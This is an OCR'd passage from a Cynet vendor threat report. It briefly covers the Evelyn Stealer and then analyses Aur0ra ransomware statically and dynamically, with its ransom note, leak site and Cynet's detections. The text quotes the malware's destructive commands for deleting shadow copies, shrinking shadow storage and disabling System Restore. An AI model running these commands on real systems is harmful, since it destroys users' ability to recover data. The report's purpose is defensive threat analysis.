					System Information Discovery	Screen Capture	
					System Owner/User Discovery		
					Virtual Machine Discovery		
					Virtualization/Sandbox Evasion		

Cynet vs Evelyn


Note: During this simulated execution, Cynet's unified cybersecurity platform is configured in detection mode (without prevention) to allow the Evelyn Stealer to execute its full flow. This lets Cynet detect and log each step of the attack.


Cynet can detect and prevent this malware using multiple mechanisms.

File Dumped on the Disk

Cynet's AV/AI engine detects that a malicious file was dumped on the disk or is attempting to run:


Copyright © 2026 Cynet






Unauthorized File Operation Attempt

Unauthorized access to browser files such as Local State, Web Data, and Cookies, indicating potential credential and session data theft.




Copyright © 2026 Cynet



Web Threat Protection

This mechanism detects processes attempting to communicate with malicious domains, indicating potential command-and-control activity or data exfiltration.



Copyright © 2026 Cynet

Aur0ra Ransomware

Executive Summary

Aur0ra is an emerging ransomware group targeting organizations across multiple sectors, including Business Services, Healthcare, Consumer Services, Hospitality and Tourism, and Manufacturing. Most victims are US-based, with additional cases observed in the Maldives and Australia.

The analyzed payload appears to be part of a multi-platform ransomware family with support for Windows, Linux, and ESXi environments. In this case, the sample was delivered as a Windows x64 build.

The analysis showed typical ransomware behavior, including file encryption, ransom note deployment, recovery-inhibition activity, and redirection to a Tor-based extortion portal. The ransom note also claims that confidential information was downloaded, suggesting the use of a double-extortion model

Static Analysis

Through static analysis of this file and its embedded strings, we were able to assess its functionality and capabilities.

The payload imports WNetOpenEnumW, WNetEnumResourceW, and WNetCloseEnum, which may allow it to enumerate accessible network resources.




Figure 1: Network resource enumeration imports.

The payload imports APIs used for token privilege adjustment and ACL/security descriptor manipulation.

Copyright © 2026 Cynet

Figure 2: Privilege and access-control related imports.

The payload imports Windows CryptoAPI functions, including CryptAcquireContextA/W, CryptGenRandom, and CryptReleaseContext. These APIs are commonly used to acquire a cryptographic provider context and generate random bytes, which may support encryption-related operations.

Figure 3: CryptoAPI imports.

The payload contains a built-in help menu that suggests support for configurable encryption parameters, including target path selection, partial encryption percentage, thread count, file size limits, and an ESXi-specific mode.




Figure 4: Compiled-in encryption options.

The payload contains commands associated with Volume Shadow Copy deletion and shadow storage resizing.

These commands suggest an attempt to inhibit system recovery by removing or reducing restore capabilities before or during the encryption process:

Copyright © 2026 Cynet




Figure 5: Shadow copy deletion and shadow storage resize commands.

The payload contains a command to disable the Windows System Restore scheduled task using `schtasks`. This suggests additional recovery-inhibition behavior, complementing the `shadow copy deletion` and `shadow storage resize` commands observed in the same routine:





Figure 6: Command to disable the Windows System Restore scheduled task.


Dynamic Analysis

Dynamic analysis confirmed that the payload launches `cmd.exe` to execute `vssadmin delete shadows /all /quiet`, which deletes Volume Shadow Copies silently.




The payload continues its recovery-inhibition routine by launching `cmd.exe` to execute `WMIC.exe` with the command `wmic shadowcopy delete`, providing an additional method for deleting Windows Volume Shadow Copies.

Copyright © 2026 Cynet




The payload launches `cmd.exe` to execute `vssadmin.exe` with the command `vssadmin resize shadowstorage /for=C: /on=C: /maxsize=401MB`, reducing the maximum storage space allocated for Volume Shadow Copies on the C: drive.

By shrinking the shadow copy storage size, existing restore data may be deleted or limited.




The payload launches `cmd.exe` to execute `schtasks.exe` with the command `schtasks /Change /TN "\Microsoft\Windows\SystemRestore\SR" /Disable`, disabling the Windows System Restore scheduled task.

This prevents the System Restore task from running and may reduce the system's ability to create restore points.




The payload begins spreading the ransom note across the compromised machine by writing a file named `!!!README!!!DO_NOT_DELETE.txt`.


Copyright © 2026 Cynet



The ransom note content:



The payload encrypted files without appending a new extension or renaming the original file. Instead, the files retained their original names and extensions while their contents were modified.




Leak Site -


Lastly, following the encryption activity, the ransom note claimed that confidential data had been downloaded from the compromised environment and directed the victim to a Tor-based portal for further communication with the operators.

The following screenshot shows the threat actor's leak site, which appears to be used as part of the extortion process and to pressure victims into engaging with the operators.

Copyright © 2026 Cynet



Full Process Tree:



MITRE ATT&CK Tactics and Techniques

Execution	Discovery	Impact
Native API	File and Directory Discovery	Data Encrypted for Impact
Command and Scripting Interpreter	Process Discovery	Inhibit System Recovery
	Network Share Discovery	Financial Theft

Copyright © 2026 Cynet


Cynet vs Aur0ra Ransomware

Note: During the execution simulation, Cynet's unified cybersecurity platform is configured in detection mode (without prevention) to allow Aur0ra Ransomware to execute its full flow. This lets Cynet detect and log each step of the attack.

Fortunately, Cynet can detect and prevent this malware using multiple mechanisms:


File Dumped on the Disk

Cynet's AV/AI engine detects that a malicious file was dumped on the disk or is attempting to run:



Threat Intelligence Detection Malicious Binary


In addition to Cynet's CyAI mechanism, Cynet also utilizes 3rd party cyber threat intelligence data to detect the presence of suspicious and malicious files:





Copyright © 2026 Cynet

Process Monitoring


This mechanism detected recovery-inhibition activity, where the payload deleted Volume Shadow Copies, resized shadow copy storage, and disabled the Windows System Restore scheduled task to reduce recovery options after encryption.





